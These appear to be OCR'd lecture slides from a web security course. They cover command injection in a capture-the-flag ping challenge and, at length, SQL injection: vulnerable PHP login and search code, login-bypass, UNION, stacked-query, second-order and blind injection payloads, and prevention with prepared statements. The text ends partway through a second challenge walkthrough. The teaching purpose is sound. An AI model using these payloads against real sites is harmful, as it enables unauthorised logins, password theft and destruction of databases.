Training challenge #03

URL: https://training03.webhack.it

NOTE: THE CHALLENGE IS LIVE! TRY IT TO LEARN!

Description:

Damn it, that stupid smart cat litter is broken again. Now only the debug interface is available here and this stupid thing only permits one ping to be sent! I know my contract number is stored somewhere on that interface but I can't find it and this is the only available page! Please have a look and get this info for me!

Credits: Insomni'Hack 2016

Smart Cat debugging interface

Ping destination: google.it

Ping results:

```
PING google.it (142.250.184.67) 56(84) bytes of data.
64 bytes from mil41s03-in-f3.1e100.net (142.250.184.67): icmp_seq=1 ttl=113 time=15.7 ms

--- google.it ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 15.747/15.747/15.747/0.000 ms
```

Analysis


- The application is running the ping command
- This is a standard shell utility
- If we insert some special characters (e.g., &&) then the application gives an error. Hence, there is some kind of input sanitization

What can go wrong?

Problems

- It is very hard to perform input sanitization!

- If this was made with custom code, there is a chance that the developer did not considered some corner cases.



google.it**%0afind**

where:

- **%0a** is the newline character
- **find** is standard shell utility

google.it%0acat<there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is/the/flag

SQL Injection

What is SQL?

- SQL is the declarative language used for querying relational databases
- Relational databases build upon the concept of tables (consisting of multiple columns) where the user's data is stored

user	password	age
admin	1f4sdge!	37
mauro	mkfln34.	30
matteo	a4njDa!	42

Sample table users storing data of users registered on a website

On real websites you shouldn't store passwords in cleartext!

Basic SQL Syntax

- Fetch records from a table

```
SELECT * FROM users
WHERE user='admin' AND
password='1f4sdge!';
```

- Add new records into a table

```
INSERT INTO users VALUES ('karl',
's3cr3t', 23);
```

- Update existing records:

```
UPDATE users SET age=age+1;
```


- Remove records from a table:

```
DELETE FROM users
WHERE age<25;
```

- Remove a table from the database

```
DROP TABLE users;
```

SQL Injection in a Nutshell



Source: https://portswigger.net/web-security/sql-injection
OWASP > A03:2021 – Injection **>** SQL injection

SQL Injection

- A **SQL injection** is yet another instance of an **input validation vulnerability** where untrusted user input is embedded into a query which is sent to the database

Source: danieldafoe.com

- It is a specific instance of a code injection vulnerability in the context of databases
- By providing a carefully crafted payload, an attacker can alter the intended effect of a query and:
  - **get access to sensitive data**
  - **tamper the integrity of data in the database**
  - **perform destructive attacks (drop tables)**

Basic SQL Injection - Login

```php
<?php
  $db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);

  $query = "SELECT * FROM users WHERE user = '" . $_POST["user"] .
        "' AND password = '" . $_POST["password"] . "'";

  $sth = $db->query($query);
  $user = $sth->fetch();

  if ($user !== false) {
    // authenticate as the selected user
    start_session();
    $_SESSION["user"] = $user["user"];
  } else {
    // login failure
  }
?>
```

- This code implements the login functionality of a standard website
- The query checks if the provided username and password match an entry in the database

Legitimate Use Case

- The administrator authenticates with his credentials:
  - user: **admin**
  - password: **1f4sdge!**

```
$query = "SELECT * FROM users WHERE user = '" .
        $_POST["user"] . "' AND password = '" .
        $_POST["password"] . "'";
```

```
SELECT * FROM users WHERE user='admin'
AND password='1f4sdge!'
```

Exploit - Login Without Password

- The attacker uses the following input
  - user: **admin' --**
  - password: **whatever**

```
$query = "SELECT * FROM users WHERE user = '" .
        $_POST["user"] . "' AND password = '" .
        $_POST["password"] . "'";
```

```
SELECT * FROM users WHERE user='admin' -- ' AND password='whatever'
```

-- followed by a space starts an inline comment, the part of the query in gray is ignored!

The attacker authenticates as the administrator!

Alternative exploit

- The attacker uses the following input
  - user: **admin**
  - password: **' OR password LIKE '%**

```
$query = "SELECT * FROM users WHERE user = '" .
         $_POST["user"] . "' AND password = '" .
         $_POST["password"] . "'";
```

```
SELECT * FROM users WHERE user='admin' AND password='' OR password LIKE '%';
```

The attacker authenticates as the first user in the users table (less control w.r.t. the previous payload)

% matches an arbitrary sequence of characters, the condition is always satisfied

Stacking Queries

- If stacked queries are enabled in the DB configuration, the attacker can perform a variety of attacks harming the integrity of the database

- Adding a new user to the database:
  - **user: '; INSERT INTO users (user, password, age) VALUES ('attacker', 'mypwd', 1) -- -**

```
SELECT * FROM users WHERE user=''; INSERT INTO
users (user, password, age) VALUES ('attacker',
'mypwd', 1) -- -' AND password='whatever'
```

Stacking Queries


- Edit the password of the administrator:
  - **user: '; UPDATE TABLE users SET password='newpwd' WHERE user='admin'-- -**

```
SELECT * FROM users WHERE user=''; UPDATE TABLE users
SET password='newpwd' WHERE user='admin'-- -' AND password=''
```

- Drop the users table from the database:
  - **user: '; DROP TABLE users -- -**

```
SELECT * FROM users WHERE user=''; DROP TABLE
users -- -' AND password='';
```

Little Bobby Tables



Source: https://xkcd.com/327/

SQL Injection - Second Part

```php
<?php
  $db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);

  start_session();
  $query = "SELECT sender, content FROM messages WHERE
        receiver = '" . $_SESSION["user"] . "' AND
        content LIKE '%" . $_GET["search"] . "%'";

  $sth = $db->query($query);

  foreach ($sth as $row) {
    echo "Sender: " . $row["sender"];
    echo "Content: " . $row["content"];
  }
?>
```

- This vulnerable snippet of code prints the messages of the authenticated user (using the code shown before) containing the string provided via the parameter search

Pulling Data From Other Tables

- Using the injection techniques seen so far, an attacker can dump the contents of the messages table

- Using the UNION keyword, the attacker can leak the content of other tables in the system, e.g., by providing the following search parameter:

```
' UNION SELECT user, password FROM users -- -
```

The two SELECT subqueries must return the same number of columns

```
$query = "SELECT sender, content FROM messages WHERE
      receiver='" . $_SESSION["user"] . "' AND
      content LIKE '%" . $_GET["search"] . "%'";
```


```
SELECT sender, content FROM messages WHERE receiver='attacker' AND content LIKE '%'
UNION SELECT user, password FROM users -- - %'
```

Database Metadata

- When the source code of the application is not available and database errors are not displayed on the target website, how can we discover the **name of the tables / columns** in the database?

- We can use the SQL injection to leak the **database metadata**, which is stored in the **information_schema/sqlite_master** database!
  - **information_schema.tables**: names of the tables in the various databases of the system
  - **information_schema.columns**: names, types, etc. of the columns of the various tables
  - [SQLITE] **SELECT * FROM sqlite_master WHERE type='table';**

Second Order SQL Injection in a Nutshell



Source: https://portswigger.net/web-security/sql-injection

Second-Order SQL Injections

- Some applications **validate inputs coming from the user**, but **not data coming from the database**, which is considered more trusted

- In **Second-Order SQL injections** (also known as **Stored SQL injections**), the payload is first stored in the database and then used to perform the attack

Second-Order SQL Injection

- Suppose that the attacker registers using the following username:

'; UPDATE TABLE users SET password='newpwd' WHERE user='admin'-- -

- During the login procedure, the username (read from the database) is stored in **$_SESSION["user"]**, which is then used in the query below:

```
$query = "SELECT sender, content FROM messages WHERE
    receiver='" . $_SESSION["user"] . "' AND content LIKE '%" . $_GET["search"] . "%'";
```

```
SELECT * FROM messages WHERE receiver = ''; UPDATE TABLE users SET
password='newpwd' WHERE user='admin' -- -' AND content LIKE '%%'
```

Blind SQL Injection

Application is vulnerable to SQL injection, but its HTTP responses do not contain the results of the relevant SQL query or the details of any database errors.

UNION attacks are ineffective! What can we do instead?

Blind SQL Injection: conditional behavior

Suppose the query is:

```
SELECT id FROM users WHERE id = $_GET["id"]
```

and that there is no way to show the result of the query. However, **the application will react differently depending on the result**: e.g., if there is at least one row in the result, then it will show “OK” otherwise “KO!”.

How can we exploit this behavior?

Blind SQL Injection: conditional behavior (2)

Assuming that we know: (1) table/column names, (2) a valid id, and (3) the admin username:

xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) > 'k

If “OK” is shown, then we know that the password of the admin starts with a letter greater than k, otherwise smaller or equal than k. We can do a **binary search** to identify the exact letter, then move to the next character.

NOTE: to leak table/column names, we can exploit a similar technique but on the database metadata!

Source: https://portswigger.net/web-security/sql-injection/blind

Blind SQL Injection: conditional error

Another trick is to conditional trigger a SQL error:

xyz' AND (SELECT CASE WHEN (Username = 'Administrator' AND SUBSTRING(Password, 1, 1) > 'm') THEN 1/0 ELSE 'a' END FROM Users)='a

The final query generates a division by zero (1/0) when the condition that we want to test is false, otherwise it is valid ('a'='a').

Source: https://portswigger.net/web-security/sql-injection/blind

Blind SQL Injection: time delay

Another trick is to introduce a delay when a desired condition is verified:

'; IF (SELECT COUNT(Username) FROM Users WHERE Username = 'Administrator' AND SUBSTRING(Password, 1, 1) > 'm') = 1 WAITFOR DELAY '0:0:10'--

The final query takes more than 10 seconds when the condition that we want to test is true.

SQL Injection cheat sheet

A non-exhaustive list of tricks to use in SQLi can be found at:

https://portswigger.net/web-security/sql-injection/cheat-sheet

Other tricks:

- Check the number of columns for a table: e.g., test 4 columns

  (SELECT 1, 2, 3, 4) = (SELECT * FROM 'Table_Name')

  Fatal error when the table does not have 4 columns
- [SQLITE] Leak scheme of a table:

  SELECT REPLACE(sql, X'0A', "") FROM sqlite_master WHERE type != 'meta' AND sql NOT NULL AND name NOT LIKE 'sqlite_%' AND name ='Table_Name';

Preventing SQL Injections

- Use **prepared statements**: they allow to embed untrusted parameters in a query, while ensuring that its syntactical structure is preserved

```php
<?php
  $db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);

  $query = "SELECT * FROM users WHERE user = ? AND password = ?";

  $sth = $db->prepare($query);
  $sth->bindValue(1, $_POST["user"]);
  $sth->bindValue(2, $_POST["password"]);
  $sth->execute();
  $user = $sth->fetch();
  // ...
?>
```

Preventing SQL Injection

- Rely on **whitelisting approaches** ONLY when prepared statements cannot be used (e.g., when the input is the name of the table to be used in FROM or ORDER BY)
  - e.g., allow only safe characters like letters, digits and underscore

- **Restrict access to sensitive tables** with database permissions (**defense-in-depth protection**)
  - However, this cannot be done when these tables are required to implement the functionalities of the web application

Data Leak through SQLi (2020)


ZDNet | CENTRAL EUROPE | MIDDLE EAST | SCANDINAVIA | AFRICA | UK | ITALY | SPAIN | MORE | NEWSLETTERS | ALL WRITERS


MUST READ: Ransomware gangs are changing targets again. That could make them even more of a threat

Hacker leaks 23 million usernames and passwords from Webkinz children's game

Exclusive: Webkinz security breach occurred earlier this month, sources have told ZDNet.

By Catalin Cimpanu for Zero Day | April 18, 2020 -- 23:54 (00:54 BST) | Topic: Security





Details: https://www.zdnet.com/article/hacker-leaks-23-million-usernames-and-passwords-from-webkinz-childrens-game/

Training challenge #04

URL: https://training04.webhack.it

NOTE: **THE CHALLENGE IS LIVE!**
TRY IT TO LEARN!

Description:

Collins Hackle is a notorious bad guy, and you've decided to take him down. You need something on him, anything, to send the police his way, and it seems he uses CrimeMail, a very specialized email service, to communicate with his associates. Let's see if you can hack your way in his account...

Hint:
hash = md5(password + salt)

and Collins Hackle has a password which can be found in an english dictionary.

Credits: INS'hAck 2018

Page: /

CrimeMail v13.37

stylish email service for all your criminal needs

Username

Password

I am not trying to hack this

Sign in

© INSHACK 2017-2018. Lost password?

Page: /forgot.php

We know some criminals aren't very tech-savvy. You have two options:

- Contact your local crimelord,
- Try and remember your password using your hint

To display your password hint, enter your username:

Username

Search

© INSHACK 2017-2018. Go back to sign-in

Analysis

- The application is based on PHP
- There is likely a database of users
- A very common DB in PHP+Linux is MySQL
- There two forms that take inputs from the users

What can go wrong?

Problems

- If we insert a ‘ in /forgot.php we get:

  Database error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1

- This is a strong indication that the user input is not sanitized correctly….

Dump INFORMATION_SCHEMA

Input: ' UNION SELECT CONCAT(TABLE_NAME,":",COLUMN_NAME) FROM INFORMATION_SCHEMA.COLUMNS#

The result: